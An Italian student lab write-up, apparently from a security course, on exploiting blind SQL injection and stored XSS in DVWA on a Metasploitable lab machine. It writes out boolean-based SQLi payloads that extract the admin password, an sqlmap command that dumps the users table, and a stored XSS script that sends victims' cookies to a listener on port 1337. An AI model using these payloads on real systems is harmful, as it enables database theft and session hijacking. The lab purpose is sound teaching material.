

S6 L5

Svolgimento Progetto

Giulia Salani

Consegna

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

-SQL injection (blind).

-XSS stored.

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.


Scopo dell'esercizio:

-Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Prima di cominciare

Kali e Meta devono essere sulla stessa rete e comunicare fra di loro.



1.

SQL injection blind: definizione

La SQL injection blind è un metodo di attacco che sfrutta le falle di sicurezza in un'applicazione web per interagire con il database senza ricevere risposte dirette.

L'attaccante utilizza query SQL maligne e interpreta le reazioni dell'applicazione per dedurre dettagli sul database. Questa tecnica richiede all'attaccante di dedurre informazioni utilizzando segnali indiretti, come la variazione nel tempo di risposta o comportamenti specifici, a differenza della SQL injection "non-blind", dove le risposte dell'applicazione forniscono informazioni dirette sul database.

È possibile eseguire manualmente una SQL injection blind, anche se richiede expertise e tempo. Strumenti come SQLMap semplificano e accelerano il processo, rendendolo più efficiente.

In questo documento, partiremo con un approccio manuale per mostrare la logica dell'attacco, per poi passare all'utilizzo dello strumento SQLMap.

SQL injection blind: esecuzione

Sappiamo che la variabile «id» è vulnerabile alla SQL injection e che ci sono 5 user nel database.

Con la SQL injection blind dobbiamo andare a tentativi, quindi partiamo con due query:

per forzare condizione falsa:

1' AND 1=0 #

per forzare condizione vera:

1' AND 1=1 #

Scrivere questi due payload ci chiarirà quale sia la reazione del database a questo tipo di query.

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web App

192.168.32.105/dvwa/vulnerabilities/sql_i_blind/?id=1%27+AND+1%3D0+%23&Submit=Submit#

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload

Vulnerability: SQL Injection (Blind)

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

CONDIZIONE FALSA

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web App

192.168.32.105/dvwa/vulnerabilities/sql_i_blind/?id=1%27+AND+1%3D1+%23&Submit=Submit#

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' AND 1=1 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

CONDIZIONE VERA

A questo punto sappiamo che quando la query contiene una condizione vera, la pagina restituisce testo. Quando la query contiene una condizione falsa, non succede nulla.

Ci concentriamo sull'ID 1. Digitando il numero «1», la pagina ci restituisce il relativo first name.

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web App x +

← → ↻ ⚠ Not secure 192.168.32.105/dvwa/vulnerabilities/sql_i_blind/?id=1&Submit=Submit#

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Right Ctrl

Concentriamoci sulla password dell'utente «admin»: la prima cosa da individuare è la sua lunghezza. Anche in questo caso, andiamo a tentoni e lo facciamo con la seguente query:

1' AND (select 'x' from users where first_name='admin' and LENGTH(password) > i LIMIT 1) = 'x' #

Dove:

1': Inserisce un valore per l'iniezione SQL.

AND: Connettore logico che stabilisce una condizione aggiuntiva nella query.

select 'x' from users where first_name='admin' and LENGTH(password) > i LIMIT 1: Questa è la parte principale della query blind. Cerca di determinare la lunghezza della password dell'utente con first_name uguale a 'admin'. Se la condizione LENGTH(password) > i è vera, la query restituirà 'x', altrimenti nessun risultato sarà restituito.

= 'x': Confronta il risultato della query con 'x', cercando di determinare se la condizione specificata nella subquery sia vera o falsa.

#: Segno di commento in SQL per ignorare il resto della query.

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

Damn Vulnerable Web App

Not secure 192.168.32.105/dvwa/vulnerabilities/sqli_blind/?id=1%27+AND+%28select+%27x%27+from+users+where+first_name%3D%27admin%27+and+LENGTH%28password%29+>+31+LIMIT+1%29+%3D+%27x%27+%23&Submit=Submit#

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' AND (select 'x' from users where first_name='admin' and LENGTH(password) > 31 LIMIT 1) = 'x' #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P7>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sqli-injection.html>

LUNGHEZZA > 31: CONDIZIONE VERA

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

Damn Vulnerable Web App

Not secure 192.168.32.105/dvwa/vulnerabilities/sqli_blind/?id=1%27+AND+%28select+%27x%27+from+users+where+first_name%3D%27admin%27+and+LENGTH%28password%29+>+32+LIMIT+1%29+%3D+%27x%27+%23&Submit=Submit#

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

Vulnerability: SQL Injection (Blind)

User ID:

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sqli-injection.html>

LUNGHEZZA > 32: CONDIZIONE FALSA

Da questo deduciamo che la lunghezza della password è strettamente maggiore di 31 ma non strettamente maggiore di 32, dunque è proprio di 32 caratteri.

Lo step successivo è testare tutte le lettere e tutte le cifre per ognuno di questi 32 caratteri con la seguente query:

```
1' AND (select 'x' from users where first_name='admin' and substring(password, 1, 1) = 'a' LIMIT 1) = 'x'  
#
```

Dove:

1': Inserisce un valore per sfruttare una vulnerabilità di SQL injection nell'applicazione.

AND: Connettore logico per impostare una condizione aggiuntiva nella query.

(select 'x' from users where first_name='admin' and substring(password, 1, 1) = 'a' LIMIT 1): È una subquery che cerca il primo carattere della password dell'utente 'admin'. Se il primo carattere è 'a', la subquery restituirà 'x'.

= 'x': Confronta il risultato della subquery con 'x' per determinare se la condizione specificata è vera o falsa.

#: Segno di commento in SQL per ignorare il resto della query.

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web App

Not secure 192.168.32.105/dvwa/vulnerabilities/sql_i_blind/?id=1%27+AND+1%3D0+%23&Submit=Submit#

[Home](#)[Instructions](#)[Setup](#)
[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)

Vulnerability: SQL Injection (Blind)

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

IL PRIMO CARATTERE È «a»: CONDIZIONE FALSA

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web App

Not secure 192.168.32.105/dvwa/vulnerabilities/sql_i_blind/?id=1%27+AND+%28select+%27x%27+from+users+where+first_name%3D%27admin%27+and+substring(password,1,1)='5' LIMIT 1)='x' #

[Home](#)[Instructions](#)[Setup](#)
[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' AND (select 'x' from users where first_name='admin' and substring(password, 1, 1) = '5' LIMIT 1) = 'x' #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

IL PRIMO CARATTERE È «5»: CONDIZIONE VERA

Così abbiamo scoperto che il primo carattere della password di «admin» è «5».

Con questo metodo, potremmo rintracciare tutti i caratteri della password di «admin» e degli altri quattro user, ma il metodo manuale sarebbe un processo molto time-consuming.

Per questo passiamo al tool SQLmap.

SQLmap è uno strumento progettato per rilevare e sfruttare vulnerabilità di SQL injection in applicazioni web. Automatizza l'analisi e l'exploit delle falle, facilitando la scoperta di dati sensibili e l'accesso non autorizzato al database.

Kali Linux Clone [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

1 2 3 4

kali@kali: ~

File Actions Edit View Help

```
-(kali@kali)-[~]
$ sqlmap -u "http://192.168.32.105/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=8e567b57813d85342da78491bc64edf6" -T users --dump
```

 {1.7.10#stable}
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:33:00 /2024-01-12/

```
[15:33:00] [INFO] testing connection to the target URL
[15:33:00] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:33:00] [INFO] testing if the target URL content is stable
[15:33:01] [INFO] target URL content is stable
[15:33:01] [INFO] testing if GET parameter 'id' is dynamic
[15:33:01] [WARNING] GET parameter 'id' does not appear to be dynamic
[15:33:01] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[15:33:01] [INFO] testing for SQL injection on GET parameter 'id'
[15:33:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:33:01] [WARNING] reflective value(s) found and filtering out
[15:33:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:33:02] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:33:02] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:33:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:33:02] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:33:02] [INFO] testing 'Generic inline queries'
[15:33:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:33:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:33:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:33:02] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:33:12] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
```

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y

```
[15:50:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:50:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:50:06] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[15:50:06] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests
[15:50:06] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[15:50:06] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[15:50:06] [INFO] target URL appears to be UNION injectable with 2 columns
[15:50:06] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
--
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 5831 FROM (SELECT(SLEEP(5)))FGlN) AND 'YpRY'='YpRY&Submit=Submit'
```

Right Ctrl

```

for the remaining tests, do you want to include all tests for MySQL extending provided level (1) and risk (1) values? [Y/n] y
[15:50:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:50:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:50:06] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[15:50:06] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests
[15:50:06] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[15:50:06] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[15:50:06] [INFO] target URL appears to be UNION injectable with 2 columns
[15:50:06] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:

```

```
Payload: id=1' AND (SELECT 5831 FROM (SELECT(SLEEP(5)))FGlN) AND 'Ypry'='Ypry&Submit=Submit
```

```
Payload: id=' UNION ALL SELECT CONCAT(0x71786a7871,0x63534f7079627664a535a73644f4756706d6b5279546b56666e62424e6f62446c767670517464574d,0x7162626271),NULL-- -&Submit=Submit
```

```
[5 entries]
```

```
[15:50:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.32.105'
```

```
└─(kali㉿kali)-[~]
```


Il comando che abbiamo utilizzato per SQLmap avvia uno scan con l'URL della nostra DVWA. Gli abbiamo fornito un cookie, che è stato ricavato attraverso BurpSuite; con questo cookie il tool si è autenticato e ha stabilito la sessione. L'opzione -T users indica di focalizzarsi sulla tabella users. Infine, --dump ordina a sqlmap di estrarre e visualizzare dati sensibili dalla tabella users.

Così abbiamo ricavato le password di tutti gli utenti e svolto in pochi minuti un compito che manualmente avrebbe richiesto ore.

2.

XSS stored: definizione

XSS Stored o persistente è un tipo di attacco XSS in cui il payload maligno viene immagazzinato (o "stored") sul server web e viene visualizzato quando un utente carica una determinata pagina web o vi accede.

Esempio: Supponiamo che un attaccante inserisca un commento maligno in una sezione di commenti di un blog. Se l'applicazione web non filtra o neutralizza correttamente il payload, ogni volta che un altro utente visualizza quel commento, il payload maligno viene eseguito nel browser dell'utente senza il suo consenso.

La principale differenza tra XSS stored e XSS reflected risiede nel modo in cui il payload maligno viene presentato e sfruttato:


XSS Stored: Il payload è memorizzato sul server e viene restituito a ogni utente che accede alla risorsa compromessa, rendendo l'attacco persistente.

XSS Reflected: Il payload è incluso in una richiesta e restituito immediatamente all'utente attraverso una risposta, rendendo l'attacco non persistente.

XSS stored: esecuzione

Con il comando **python -m http.server 1337** avviamo un server web HTTP sulla porta 1337 utilizzando Python. Una volta avviato, il server servirà i file dalla directory corrente, rendendoli accessibili all'indirizzo `http://localhost:1337`.

Questo sarà il server su cui reindirizzeremo gli utenti che dopo il nostro attacco visiteranno la tab XSS Stored di DVWA.



Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web App x

192.168.32.105/dvwa/vulnerabilities/xss_s/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Vulnerability: Stored Cross-site Scripting (XSS)

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Name *
Message *
Sign Guestbook

Name: test
Message: This is a test comment.

More info
<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Il campo «message», nel quale scriveremo il nostro script, ha un limite di 50 caratteri. Tasto destro, inspect e aumentiamo la lunghezza massima da 50 a 250.

div.vulnerable_code_area

Search HTML

```
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="1" maxlength="50"></textarea>
  </td>
</tr>
</tbody>
</table>
</form>
</div>
```

div.vulnerable_code_area

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea

Filter Styles

element :: { inline

input, textarea, select :: { main.css:32
font: 100% arial,sans-serif;
vertical-align: middle;

Inherited from div#main_body

div#main_body :: { main.css:141
font-size: 13px;

Inherited from div#container

Layout Computed Changes Compatibility

Flexbox

Select a Flex container or item to continue.

Grid

CSS Grid is not in use on this page

Box Model

margin border

Right Ctrl

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web App x

192.168.32.105/dvwa/vulnerabilities/xss_s/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Vulnerability: Stored XSS

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Name *
Message *
Sign Guestbook

Name: test
Message: This is a test comment.

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

```
<tr>  
  <td width="100">Message *</td>  
  <td>  
    <textarea name="mtxMessage" cols="50" rows="1" maxlength="250"> /textarea>  
  </td>  
</tr>  
<tr><td colspan="2"></td>  
</tr>  
</tbody>  
</table>  
</form>  
</div>
```

div.vulnerable_code_area

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea

Filter Styles

element :: { inline}

input, textarea, select :: { main.css:32
font: 100% arial,sans-serif;
vertical-align: middle;

Inherited from div#main_body

div#main_body :: { main.css:141
font-size: 13px;

Inherited from div#container

Layout Computed Changes Compatibility

Flexbox
Select a Flex container or item to continue.

Grid
CSS Grid is not in use on this page

Box Model
margin
border

Right Ctrl

Per l'attacco utilizziamo questo script:

```
<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>
```

